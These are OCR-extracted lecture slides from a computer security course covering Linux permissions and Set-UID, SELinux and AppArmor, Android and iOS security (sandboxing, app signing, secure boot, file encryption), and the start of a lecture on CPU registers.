
- To see file permissions, use "ls –l" in a Linux terminal:

```
sssit@JavaTpoint:~$ ls -l
total 52
drwxr-xr-x 2 sssit sssit 4096 May 18 11:28 Desktop
drwx------ 4 sssit sssit 4096 May 18 11:20 Disk1
drwxr-xr-x 2 sssit sssit 4096 May 18 11:27 Documents
drwxr-xr-x 3 sssit sssit 4096 May 11 17:55 Downloads
-rw-r--r-- 1 sssit sssit 8445 May 12 04:23 examples.desktop
drwxr-xr-x 2 sssit sssit 4096 May 12 04:27 Music
drwxr-xr-x 2 sssit sssit 4096 May 18 11:21 Pictures
drwxr-xr-x 2 sssit sssit 4096 May 12 04:27 Public
drwxr-xr-x 2 sssit sssit 4096 May 12 04:27 Templates
drwxrwxr-x 2 sssit sssit 4096 May 18 09:47 Untitled Folder
drwxr-xr-x 2 sssit sssit 4096 May 12 04:27 Videos
```

- The first ten characters of each line indicate the permission of a file or directory

File and Directory Permissions

- The first character indicates file type:
  - : regular file; d : directory; L : symbolic file



File and Directory Permissions

- Then 9 characters are used for permissions
  - Each class of permissions is represented by three characters. The first set of characters represents the user class. The second set represents the group class. The third and final set of three characters represents the others class.
  - Each of the three characters represent the read, write, and execute file permissions respectively:
    - "r" if the read bit is set, "-" if it is not.
    - "w" if the write bit is set, "-" if it is not.
    - "x" if the execute bit is set, "-" if it is not.

File Permissions

- Examples:

`-rwxr-xr-x`

`a regular file whose user class has full permissions, and whose group and others classes have only the read and execute permissions.`

`-r-x------`

`a regular file whose user class has read and execute permissions, and whose group and others classes have no permissions`

Octal Notations

- In the previous slides, symbolic notation is use.
- We can also use the octal notation
  - Octal notation consists of a three- or four-digit base-8 value

Octal	Binary	rwx
7	111	rwx
6	110	rw-
5	101	r-x
4	100	r--
3	011	-wx
2	010	-w-
1	001	--x
0	000	---

Octal Notations

- Examples

```
"rwxr-xr-x" would be represented as 755
            in three-digit octal
"rw-rw-r--" would be represented as 664
            in three-digit octal
"r-x------" would be represented as 500
            in three-digit octal
```


Change Permission

- Change permission: chmod
  - a Linux command that lets a user tell the system how much (or little) access it should permit to a file or directory
- Octal examples:

```
$ chmod 664 file1
$ ls -l
-rw-rw-r-- 1  (omitted … ) file1

$ chmod 777 file2
(change the permissions of file2 to read,
write, and execute for all)
```

Change Permission


- Symbolic examples:

```
chmod ug=rx mydir
$ ls -ld mydir
dr-xr-x--- 2 uguy uguy 96 Dec 8 12:53 mydir

chmod a+r file    (read is added for all)
chmod a+rw file   (change the permissions of the
file file to read and write for all.)
```


File Permissions

- Several Linux Graphic User Interfaces (GUI) exist for displaying and changing permissions
- In KDE's file manager Konqueror, right-click on a file and choose Properties, and click on the Permissions tab. Changes can be made.



ACL Based File Permission

- The Linux file permission illustrated in the previous slides is the traditional approach
- Since 2008, ACL based file permission is introduced in Linux ext4
  - 'ext4' is the fourth extended file system
  - 'ext4' is compatible with the older versions
  - In Linux ext4, an access control list is stored as extended attributes of each file/directory
    - The owner of the file/directory can specify which users and groups can access it and the permissions

Linux Security: Set-User-ID

Set-User-ID

- A process is associated with a **real UID** and an **effective UID**
- The real UID is inherited from the user who invokes the process. It identifies the real owner of the process. For example, if the user who executes the process is alice, then the process' real UID is alice
- For processes created by executing a file, there are 2 cases:
  - If the **Set-User-ID** (Set-UID) is disabled (the permission bit of the executable file is displayed as "x"), then the process' effective UID is same as real UID
  - If the set-User-ID (set-UID) is enabled (the permission bit of the executable file is displayed as "s"), then the process' effective UID is inherited from the UID of the file's owner

Example

- If alice creates the process by executing the file:
  `-r-xr-xr-x 1 root staff 6 Mar 18 08:00 check`

  Then the process' real UID is alice,
  whereas its effective UID is alice
- If the process is created by executing the following file:
  `-r-sr-xr-x 1 root staff 6 Mar 18 08:00 check1`

  Then the process' real UID is alice,
  but its effective UID is root

Set-UID bit

- A 4-digit Octal notation is used to represent the permission of a Set-UID file
  - Example:
    -rwsr-xr-x: the octal notation is 4755
    the first digit 4 indicates that it is a Set-UID file
    -rwxr-xr-x: the octal notation is 0755 or 755
- Example: set the permission of an executable file as Set-UID:
  chmod 4755 filename

Effective UID

- When a process wants to access a file, the **effective UID** of the process is checked against the file permission to decide whether it will be granted or denied access
- Example: Consider a file owned by the root:

```
-rw-------1 root staff 6 Mar 18 08:00 sensitive.txt
```

If the effective UID of a process is alice, then the process will be denied reading the file
If the effective UID of a process is root, then the process will be allowed to read the file

Use Case Scenario of Set-UID

- Consider a scenario where the file employee.txt contains personal information of the users
- This is sensitive information, hence, the system administrator set it to non-readable except by root:
  `-rw-------1 root staff 6 Mar 18 08:00 employee.txt`
- However, users should be allowed to self-view and even self-edit some fields (for e.g. postal address) of their own profile
- Since the file permission is set to "-" for all users (except root), a process created by any user (except root) cannot read/write it
- Now, we are stuck: there are data in the file that we want to protect, and data that we want the user to access

Solution

- Create an executable file editprofile owned by root:
  -r-sr-xr-x 1 root staff 6 Mar 18 08:00 editprofile
- The program is made executable for every user
- Furthermore, the set-UID bit is set ("s"): when it is executed, its effective UID will be "root"
- Now, if alice executes the file, the process' real UID is alice, but its effective UID is root: this process of alice can now read/write the file employee.txt

Solution

- **Important:** When a user execute this set-UID executable file editprofile, the effective UID of the process is root. It means that this process has the very high privilege. To prevent this process performing malicious actions, **this process itself must enforce access control:**
  - This process should only open the file with filename `employee.txt` at a predefined location in the file system
  - This process should only allow a user to access the information of the process' real UID in the file `employee.txt`, so as to prevent a user from accessing the other users' information stored in `employee.txt`. (when a user executes the file editprofile, the users' UID is the real UID of this process, and the process knows its real UID)

Another Example

- Only the root can read the password shadow file `/etc/shadow` which stores the hashed password
- However, a user needs to change his/her password, and the changed password should be hashed and stored in the file `/etc/shadow`
- A user use the command "passwd" to change his/her password. The executable file `passwd` is a set-UID file of the root:

```
-rws--x--x 3 root bin 59808 Nov 17 07:21 /usr/bin/passwd
```


Security Enhanced Linux (SELinux)

Security Enhanced Linux (SELinux)

- SELinux (Security-Enhanced Linux) is a security module for the Linux kernel
  - Provide **mandatory access control** through the use of Linux Security Modules (LSM) in the Linux kernel
  - SELinux can be tricky to set up and manage, but it provides an extremely powerful and flexible mechanism for securing Linux systems
  - SELinux is commonly used in enterprise and government environments where security is a top priority

Applications of SELinux

- SELinux was first introduced in 2000 and has been included in the mainline Linux kernel since version 2.6.0
  - SELinux is used in many Linux distributions such as Red Hat Enterprise Linux, Fedora, and CentOS
  - Some Linux distributions like Debian and Ubuntu have SELinux as an option that can be installed but it's not enabled by default
  - **SELinux is used in about 97% of the Android devices**

SELinux

- The basic concept of SELinux is to label all resources (such as files, processes, and network connections) with a security context, and then use these labels to enforce security policies that determine which subjects (typically, processes) are allowed to access which objects (typically, files and network resources)
- The SELinux policies are always enforced and cannot be overridden by users or administrators, making it a powerful and effective mechanism for securing Linux systems.

SELinux

- File access control
  - SELinux labels all files with a security context, and it uses these labels to determine which processes are allowed to access the files.
  - For example, an SELinux policy might specify that the Apache web server process is only allowed to read files in the /var/www/html directory, but not allowed to write to them.
    - In case the hacker take control of the web server, the hacker cannot modify the web pages.

SELinux

- Network access control
  - SELinux can also be used to control access to network resources.
  - For example, an SELinux policy might specify that a particular application is only allowed to initiate network connections to specific IP addresses and ports.

SELinux

- Inter-process communication (IPC) control
  - SELinux can also be used to control access to IPC mechanisms such as pipes, sockets, and message queues.
  - For example, an SELinux policy might specify that a particular process is only allowed to send messages to a specific message queue, but not allowed to receive messages from it.

SELinux

- Process execution control
  - SELinux can also be used to control the execution of processes.
  - For example, an SELinux policy might specify that a particular user is only allowed to execute specific binary files, such as a web browser, but not allowed to execute a shell.

SELinux

- Resource confinement
  - SELinux can also be used to confine a process's access to system resources such as memory, CPU, and disk I/O.
  - For example, an SELinux policy might specify that a particular process is only allowed to use a certain amount of memory or CPU time.

AppArmo

- AppArmo is another Mandatory Access Control (MAC) system for Linux
- Differences between SELinux and AppArmo
  - AppArmo is much simpler than SELinux
  - AppArmo is straightforward to use: the administrator (or the software developer) defines which files a program can access and with what permissions
  - AppArmo focuses manly on file access control; while SELinux has a broader scope of control (files, network, IPC, …)
  - AppArmo is commonly associated with SUSE and Ubuntu, while SELinux is integrated with many Linux distributions.

Linux Security vs. Windows Security

Linux Security vs. Windows Security

- Both the Linux and Windows use the DAC and ACL access control models
- There are a number differences between the security in Linux and Windows

Root vs. Administrator

- In Linux, the root user has superuser privileges and can bypass system restrictions
- The Windows equivalent to the root user is the "Administrator", but with User Account Control (UAC) in modern Windows versions, even Administrator actions are checked and often require explicit approval

Security Identifier

- Security Identifiers (SIDs) are used in Windows
  - User IDs and Group IDs are used in Linux
- In Windows system, a security Identifier is generated for each user or group at the time when the user account or group is created
  - Each computer also has a unique SID in a Windows environment
  - Every user and group SID is unique across the entire Windows ecosystem

Security Identifier

- Example of SID: **S-1-5-21-3623811015-3361044348-30300820-1001**
  - `S`: Indicates that the string is a SID.
  - `1`: The revision level. It is always 1.
  - `5`: The identifier authority value. It is always 5.
  - `21`: This is a commonly seen identifier authority subauthority value indicating that the SID belongs to a Windows domain or a local computer.
  - `3623811015-3361044348-30300820`: These are essentially random values generated when a domain or a local computer is set up for the first time. Collectively, they form the domain or local machine identifier. This sequence is unique to each domain or local computer.
  - `1001`: This is the Relative Identifier (RID) which is unique for each user or group within that specific domain or machine.

Security Identifier

- Example of some well-known SIDs: these are predefined SIDs that correspond to user or group accounts that exist on all Windows systems
  - 'Everyone' group: S-1-1-0 (include any user or group that can access a local computer, including guest and anonymous user)
  - 'Local' group: S-1-2-0 (include any user or group that is authenticated on a local computer)
  - NT Authority\System: S-1-5-18
  - NT Authority\Network Service: S-1-5-20
    (The current Windows systems are all based on Windows NT. Windows NT is fundamentally different from the older Windows versions.)

Access Token

- Access tokens are used in Windows
- An access token contains information about the user, their group memberships, and their privileges.
  - Whenever a user logs in, the system generates an access token for that user
  - When a user starts a process/thread, the user's access token is attached to that process
  - When a user or user's process requests access to an object, the system checks the access token against the object's Access Control List (ACL) to determine whether to grant access

Access Token

- Access token is not used in Linux
- When a user logs into Linux, the shell and any processes of the user run with the user's UID and associated GIDs. The system uses the UID and GIDs to enforce file and directory permissions.
- **The combination of UID and GIDs in Linux serves a purpose similar to the access token in Windows.** However, Linux doesn't package these identifiers into a structured "token" like Windows does.

Mandatory Access Control (MAC)

- Linux has MAC frameworks like SELinux and AppArmor
  - These frameworks allow policies to be enforced that dictate what individual applications can and cannot do, regardless of the user running them
- Windows doesn't have a direct counterpart to SELinux or AppArmor
  - Windows has features like Windows Integrity Levels and User Interface Privilege Isolation, which prevent lower-integrity processes from interacting with higher-integrity processes

Sandbox

- A sandbox is a security mechanism used to run an application in a controlled and restricted environment to prevent it from performing malicious or unintended operations
  - Isolation: The primary purpose of a sandbox is to isolate the execution of code to prevent system-wide effects. Anything an application does within a sandbox typically doesn't affect the rest of the system
  - Limited Permissions: Applications inside a sandbox often have restricted access to files, system settings, and external networks, ensuring they can't make malicious changes

Sandbox

- **By default, if a user installs a software on Linux or Windows computer, it does not run in a sandbox**
- The Chrome and Firefox browsers run in sandbox in Linux and Windows
  - Reduces Kernel Attack Surface: By limiting the types of system calls a process can make, the sandbox helps mitigate potential kernel-level exploits
  - Limits File System Access: The sandbox restricts direct file system access, helping to prevent potential file-based exploits
  - Isolates Web Content: Different tabs or web processes run in isolated environments, ensuring that malicious content in one tab can't affect another or the underlying system

Sandbox

- Windows
  - Applications downloaded from the Microsoft Store are sandboxed using the **AppContainer** technology
  - Windows 10 introduced a feature called **Windows Sandbox**, which allows users to run software in an isolated environment. However, this is not enabled by default and needs to be manually launched by the user

Sandbox

- Linux
  - SELinux and AppArmor: While they are primarily Mandatory Access Control (MAC) systems, they can be configured to restrict applications in a manner similar to sandboxing.
  - **Namespaces**: One of the primary features in Linux that facilitates sandboxing is namespaces. Linux namespaces isolate and virtualize system resources for a process.
    - Firejail: A popular sandboxing tool that uses namespaces and seccomp to restrict the environment of untrusted applications.
    - Containers: Technologies like Docker and LXC use namespaces, cgroups, and other kernel features to sandbox applications.

Summary

- User and Group
- File Permission
- Set-UID
  - Need to be extremely careful when an executable file enables Set-UID
- SELinux
  - Enforce mandatory access control
  - Provide strong security
  - Not easy to setup and manage

SE6001 Computer Security

Lecture 7

Mobile Security

Table of Contents

Lecture Outline

- Mobile devices
- Android security
- iOS security

Mobile Devices

Mobile Devices

- Mobile devices
  - Smartphones, tablets, smartwatches …
- In August 2023, about 12 billion mobile devices are connected to internet (there are more than 15 billion mobile devices), which surpasses the current world population
- People spend more time on mobile devices than on desktop/laptop computers today
  - Social media, news, …
  - Banking, payment, shopping, …
  - E-ticket, e-identity card, …

Mobile Devices

- Laptop computers are in general not considered as mobile devices
  - The laptop computers are “mobile”, but the mobile devices normally refer to handheld devices
  - However, the distinguishing between laptop computers and tablets has become blurred in recent years: there are tablets that can be used as laptop computers; and there are lightweight laptop computers that can be used as tablets

Mobile devices vs. desktop/laptop computers

- The main differences between mobile devices and desktop/laptop computers are:
  - Mobile devices are easy to use
  - The user interface of mobile devices is touch screen
  - Mobile operating system requires less memory
  - Mobile devices are optimized for power efficiency
    - Mobile CPUs prioritize power efficiency and thermal management over computing performance
    - A mobile device is quickly switched to idle state when not in use
    - A mobile app is normally in standby mode when not in use

Mobile devices vs. desktop/laptop computers

- The main differences between mobile devices and desktop/laptop computers are: (cont.)
  - Both iOS and Android are primarily designed for a single user experience
    - Desktop/laptop operating systems are designed with multi-user environments in mind
    - Android tablets and some smartphones support multiple user profile
  - In general, the security protection on mobile device is stronger than that on personal computer

Mobile Operating Systems

- There are two main mobile operating systems
  - Android (71% market share in 2023)
  - iOS (27% market share in 2023)
- The less commonly used mobile operating systems
  - HarmonyOS (2% market share in 2023, mainly used in Huawei mobile devices and IoT devices)
  - Tizen (0.2% market share, used in the Samsung wearable devices and smart TVs)
  - KaiOS (0.1% market share, used in some low cost phones)
  - ……

Mobile Operating Systems

- Mobile operating systems are based on the desktop/laptop operating systems
- Android is based on Linux
  - Android is developed and maintained by Google
  - Open source
  - Android operating system is mostly written in C
  - Android apps were developed using Java (Google's version of Java). Other programming languages (like C++, Kolin…) are also used.
  - Android operating system runs on many different CPUs
  - Google makes profit from Google Play Store (30% of the purchase) and the Google services (Google search, Youtube, Gmail) installed on Android
  - Google controls which Android devices can access Play Store

Mobile Operating Systems

- iOS is related to UNIX
  - iOS is developed and maintained by Apple
  - Proprietary operating system (but Apple has released some components and tools as open source)
  - iOS operating system is primarily written in Objective-C. The kernel is mostly written in C
  - Apple uses the Swift programming language to build its iOS apps
  - iOS only runs on the CPUs developed by Apple
  - Apple makes profit from Apple App Store (30% of the purchase)


Mobile Security

Mobile Security

- We will learn the following three aspects of mobile security
  - App security
    - **Apps in Android and iOS devices run in sandbox ➔** This is a fundamental security mechanism to restrict a malicious app from affecting other apps and user data
  - Secure booting
  - File encryption

Android Security

Android Security Architecture



Android App Security: Sandbox

- Apps in Android run in their own user sandbox and are isolated from each other
  - Every Android app has a dedicated space in the device's internal storage where it can save data, like databases, preference files, or other files
  - By default, files created by an app in its internal storage are accessible only by that app, ensuring data privacy

Android App Security: Sandbox

- Two mechanisms are used to design Android sandbox
  - 1. Each Android app runs as a different Linux "user", ensuring separation between apps
    - **Each app is attached with a different User ID (UID)** (this is a fundamental part in Android security) So each app cannot access the files of another app
    - Android is based on the Linux kernel, which means its sandboxing primarily takes advantage of Linux's User-Based Protection ➔ simple and effective sandbox

Android App Security: Sandbox

- Two mechanisms are used to design Android sandbox (cont.)
  - 2. Recent Android versions incorporate SELinux (Security-Enhanced Linux) for enhanced Mandatory Access Control
    - For example, i) SELinux specifies different domains for the apps. SELinux might state that all the apps in the "untrusted_app" domain cannot access certain system services directly or cannot read/write certain system files. ii) When a user installs an arbitrary third-party app, it is put into the "untrusted_app" domain by default. iii) Now even if a hacker gains root privilege from this app, the hacker is still restricted by the policies being applied on the "untrusted_app" domain

Android App Security: Signing

- **Each Android app is signed by its developer** (using the digital signature in cryptography)
- When an app is installed, Android operating system checks the digital signature of the app to verify the app's integrity (whether it has been modified)
  - The app's public key certificate (containing the public key and signature) is stored in a system file
- When an app gets updated, Android checks that the update file was signed by the developer of that app
  - To ensure that the app update was issued by the app's developer

Android App Security: Play Store

- By default, Android devices do not allow app installations from outside the Google Play Store
  - Users can enable sideload apps from outside the Play Store, but they are warned of the risks involved with sideloading
  - While sideloading increases flexibility, it also poses additional security risks if users install apps from untrusted sources

Android App Security: Play Store

- Play Store review process
  - Apps submitted to the Google Play Store go through an automated review process, which uses artificial intelligence and other techniques to identify malicious behaviours, inappropriate content, policy violations, and more
  - Google also has a team of human reviewers to handle more complex app assessments and manual reviews

Android App Security: Play Protect

- Google Play protect
  - Google Play protect is a suite of security tools that comes pre-installed on nearly all Android devices with Google services
  - It regularly scans installed apps on the device to ensure they haven't been altered or compromised
  - It also checks apps from the Google Play Store before they are downloaded and installed on the device

Android App Security: Permissions

- Android app developers should declare required permissions in the app
  - The permissions include:
    - Location, contacts, calendar, camera, microphone, phone call, SMS, external storage, internet access to remote computer, ….
  - In recent Android, permission should be requested when an app requires a permission at runtime
    - This allows users to be aware of and control what an app can access

Android App Security: Permissions

- Most of the users may grant permissions without understanding the implications fully, especially if they are keen on using an app
  - This could lead to privacy/security risks if apps misuse these permissions
- Google's Play Store policies advise developers to make their apps usable even if some permissions are denied. Apps should degrade gracefully rather than outright refusing to work
  - However, it's ultimately up to developers to adhere to this guidance

ARM Trustzone

- ARM TrustZone
  - Most of the Android devices run on the ARM CPUs with TrustZone (TrustZone is part of the CPU)
  - TrustZone provides a secure environment
  - TrustZone divides the system resources into two worlds: "Secure World" and "Normal World"
  - Sensitive tasks and data (like secure boot, key derivation and storage) are isolated in the secure world, while general purpose tasks run in the Normal World

Android Secure Boot

- For secure boot, **Android verifies the integrity of the bootloader and the operating system executable files**
- The bootloaders are signed by the device manufacturer
  - The public key for verifying the signature is stored at a secure place in the Android device (such as in TrustZone or hardware fuses)
    - Fusing a key into hardware means that the key is physically burns into a chip's one-time programmable memory (often referred to as eFuses). Once set, the key cannot be changed, and normally it can only be accessed by the processor in that chip

Android Secure Boot

- The hashes of the operating system executable files are computed (using hash tree), and the root hash is signed
  - The root hash is signed by the device manufacturer or the OS vendor
  - The public key for verifying this signature is stored at a secure place in the Android device (such as in TrustZone or hardware fuses)
  - The key for signing the operating system is in general different from the key for signing the boot loader

Android File Encryption

- Since Android 7 (the latest Android version is 14), user's files and apps' data are encrypted using File-Based Encryption (FBE)
  - Operating system executable files and app executable files are not encrypted, but their integrity is protected
- In FBE, each file is encrypted with a different key. The encryption algorithm being used is AES-256-XTS
  - Before Android 7, full disk encryption is used (an entire partition is encrypted with one encryption key)

Android File Encryption


- In FBE, there are two types of storage:
  - Device encrypted (DE) storage
    - The encrypted data can be accessed once the secure boot is successful (so the user can receive phone call without login, the alarm can function without login if the device reboots, etc.)
    - The **DE key** is derived from the hardware key (on most of the Android devices, there is a unique hardware key)
  - Credential encrypted (CE) storage
    - The encrypted data can be accessed only after the user authentication is successful
    - The **CE key** is derived from the hardware key and password

Android File Encryption

- To encrypt a file (simplified description):
  - A random Data Encryption Key (DEK) is randomly generated for a file
  - A file is encrypted using its DEK
  - DEK is encrypted using DE key or CE key. The encrypted DEK is stored in the metadata of the file
  - The metadata of the files are encrypted with a key derived from the hardware key

iOS Security

iOS Security Architecture



iOS App Security: Sandbox

- Apps in iOS run in their own user sandbox and are isolated from each other
  - It is the same as Android

iOS App Security: Sandbox

- Each iOS app runs as a different "user", ensuring separation between apps
  - **Each app is attached with a different User ID (UID)**
  - Access control on the app is enforced by the kernel based on the UID of the app
  - It is the same as Android
- iOS uses its own Seatbelt mechanism to enforce Mandatory Access Control on the apps
  - Andoid uses SELinux to enforce MAC
  - SSLinux is more visible, while Seatbelt is more opaque

iOS App Security: Signing

- **Each iOS app is signed by its developer and Apple**
  - Each Android app is signed only by its developer
  - When an app is installed, iOS operating system **checks Apple's digital signature** of the app to verify the app's integrity (whether it has been modified)

iOS App Security: App Store

- By default, iOS devices can only install apps from App Store (the other apps are not signed by Apple)
  - Android devices have the option to sideload apps from other resources
- There are some scenarios where non-Apple-signed apps can be installed on iOS devices:
  - Developers can install their apps on iOS for testing and development (the app is signed by developer)
  - In Apple's Enterprise Developer Program, a company can distribute proprietary apps to their employees without going through the App Store (the apps are signed with an enterprise certificate)

iOS App Security: App Store

- An app not signed by Apple can be installed on iOS devices using the jailbreaking tools
  - Jailbreaking is the process of gaining privileged (root) access to the device's operating system. With this access, users can bypass many of the restrictions and security mechanisms that Apple has put in place
    - To achieve this elevated access, jailbreak tools exploit vulnerabilities in iOS devices
  - Jailbreaking comes with significant security risks, potential stability issues, and it voids Apple's warranty

iOS App Security: App Store

- App Store review
  - Apple has a reputation for its strict review guidelines. Google's review process has traditionally been seen as less strict compared to Apple
  - Apple check the functionality and the content of the app to ensure that the app doesn't crash, doesn't contain prohibited content, respects user privacy, …

iOS App Security: Permissions

- In iOS, permission should be requested when an app requires a permission at runtime
  - it is the same as the recent versions of Android
  - This allows users to be aware of and control what an app can access

Secure Enclave

- Secure Enclave
  - Apple designed its own chips (A-series chips) based on the ARM architecture
  - But instead of ARM Trustzone, Apple introduced the Secure Enclave in its chips
  - Key derivation and storage are performed in Secure Enclave

iOS Secure Boot

- For secure boot, **iOS verifies the integrity of the bootloaders and the kernel**
- Apple signs the boot loaders and the kernel
  - The public key of Apple for verifying the signatures is stored in the Boot ROM of the device (cannot be modified)
  - The code in the Boot ROM is executed to start the process and verifies the signature of the Low-level BootLoader (LLB)
  - If the verification is successful, the code in LLB is executed to verify the signature of another boot loader iBoot
  - If the verification is successful, the code in iBoot is executed to verify the signature of the kernel
  - If the verification is successful, the kernel is loaded into memory and executed

iOS Encryption

- iOS uses two layers of encryption to protect the flash storage (both layers are used)
  - Layer 1: full disk encryption
  - Layer 2: file-level encryption

iOS Encryption

- Layer 1: full disk encryption
  - Every data being written to the flash storage is encrypted using a key derived from the hardware key (Unique Identifier, UID)
    - The 256-bit hardware key (UID) is unique for every device. It is fused into the hardware. This key is unknown to Apple, and even Apple cannot read this key.
  - The full disk encryption ensures that protection of the flash storage is active at all times

iOS Encryption

- Layer 2: file-level encryption
  - A per-file key is randomly generated for each file
  - The per-file key is used to encrypt the file content
  - The per-file key is encrypted using a class key. The encrypted per-file key is stored in the metadata of the file
    - The generation and storage of class key is explained in the next slide
  - The metadata of all the files are encrypted using file system key
    - The generation and storage of file system key is explained after the next slide

iOS Encryption

- Class keys
  - There are four common classes of files on iOS
    - Complete Protection (CP): Accessible when the device is unlocked
    - Protected Until First User Authentication (PUFUA): Accessible after the device's first unlock and remains accessible until a reboot
    - Protected Unless Open (PUO): Accessible only when the relevant app is running
    - No Protection (NP): Always accessible after the device is booted
  - The first three class keys are derived from the hardware key and user's passcode. The fourth class key is derived from the hardware key
  - The class keys are encrypted using the hardware key, and stored in Secure Enclave

iOS Encryption

- File system key
  - The file system key is randomly generated
  - The file system key is encrypted using a secret key derived from UID. The encrypted file system key is securely stored at the Effaceable Storage of the device
  - The encrypted file system key can be quickly and securely erased (erasing the file system key means all the files on the device cannot be decrypted)
    - In case a user would like to erase all the data in the flash storage (either locally or remotely), the device simply erases/destroys the encrypted file system key

iOS Encryption Vulnerability

- In 2016, there is controversy between Apple and the FBI regarding the iPhone of one of the shooters in terrorist attack
- The iPhone was locked, and the FBI wanted Apple's assistance in unlocking it
  - The FBI wanted Apple to create a custom version of iOS that would disable specific security features. In particular, they wanted to remove the delay between passcode attempts and eliminate the feature that would wipe the device after ten incorrect attempts
- Apple refused to help FBI
- Ultimately, the **FBI announced that it had accessed the data** on the iPhone without Apple's assistance, reportedly with the help of an unnamed third party using an undisclosed method

iCloud Encryption

- iCloud is a cloud storage and cloud computing service offered by Apple
- Data transmission between iOS devices and the iCloud is protected using TLS (TLS is the widely used cryptographic protocol for secure internet communication)
- Most of the users' data on iCloud (such as iCloud Backup, iCloud Drive, Photos…) are encrypted, but Apple holds the encryption key
  - Apple has the capability to access these iCloud data

Summary

- Apps on Android and iOS devices run in sandbox
  - Sandbox on these mobile devices is implemented by attaching a different user ID to each app
  - Sandbox is also implemented using Mandatory Access Control (SELinux for Android, Seatbelt for iOS)
- App installation
  - Android users can install apps not from Google Play Store
  - iOS users can only install apps from Apple's App Store.

Summary (cont.)

- A mobile device is divided into two worlds: "Secure World" and "Normal World"
  - "Secure world" is for processing sensitive data (key, …)
  - Android "Secure World": TrustZone inside CPU
  - iOS "Secure World": Secure Enclave inside CPU
- Secure booting on Android and iOS devices
  - The integrity of bootloader and kernel are checked
- File encryption are used in Android and iOS
  - Android provides only file-level encryption
  - iOS provides both full disk encryption and file-level encryption

SE6001 Computer Security

Lecture 8

Computer Architecture


Table of Contents

Lecture Outline

- Computer Architecture
  - CPU registers
  - Instructions
  - CPU operations

CPU

Computer Hardware



CPU

- CPU (central processing unit)
  - Also called microprocessor or processor
  - CPU is the "brain" of a computer
  - Execute **the instructions** of computer programs to perform the basic arithmetical, logical, and input/output operations of the system


CPU

- The commonly used CPUs:
  - CPUs for personal computer and server
    - Intel and AMD 64-bit CPUs: x86-64 (also called AMD64)
    - 64-bit CPU means that CPU registers and data path are 64-bit
  - CPUs for mobile phone and tablet PCs
    - ARM64 CPUs are widely used in mobile phones: iPhone (A16, A15, A14, …), Android phone (Samsung's Exynos, Qualcomm's Snapdragon, Huawei's Kirin, ARM Cortex, …)
  - Embedded systems: ARM CPUs are widely used
- A CPU can have one or more cores, and each core is a single processing unit
  - In this course, we consider the single core CPU by default.

CPU Components

- There are three components in a CPU:
  - Control unit (CU)
    - extracts instructions from memory;
    - then decodes and executes instructions (calling on the ALU when necessary)
  - Arithmetic logic unit (ALU)
    - performs arithmetic and logical operations
  - Registers
    - Each register is a small amount of memory as part of CPU

CPU Components



CPU: Registers

Processor Register

- Processor registers are a small amount of storage available as **part of a CPU**.
  - They are **not part of the main memory**
- Processor registers are normally at the top of the memory hierarchy, and provide the fastest way to access data.
- Normally **data need to be loaded from the main memory into registers, then computing can be performed.** Manipulated data is then often stored back in main memory.

Processor Register

- Type of processor registers
  - Data registers
    - hold numeric values such as integer and floating-point values, as well as characters, small bit arrays and other data. In some older and low end CPUs, a special data register, known as the accumulator, is used implicitly for many operations
  - Address registers
    - hold addresses and are used by instructions that indirectly access primary memory
  - General purpose registers (GPRs)
    - store both data and addresses

Processor Register

- Type of Processor registers (cont.)
  - Special purpose registers (SPR) hold program state
    - program counter (aka instruction pointer)
    - status register (aka processor status word)
    - Instruction register stores the instruction currently being executed (some instructions need to stored in instruction register for execution; while some instructions do not pass through instruction register.)
  - ……

Processor Register

- Registers of Intel 32-bit x86 CPU
  - The registers on 32-bit X86 CPU are 32-bit
  - General purpose registers (although all of them have some specialized purpose for some instructions)
    - **EAX**: the accumulator
    - **EBX**: the base register
    - **ECX**: the counter register
    - **EDX**: the data register
      [The low 16 bits of EAX register is called AX register. The low 8 bits of AX register is called AL register, the high 8 bits of AX register is called AH register. It also applies to EBX, ECX and EDX registers.]

Processor Register

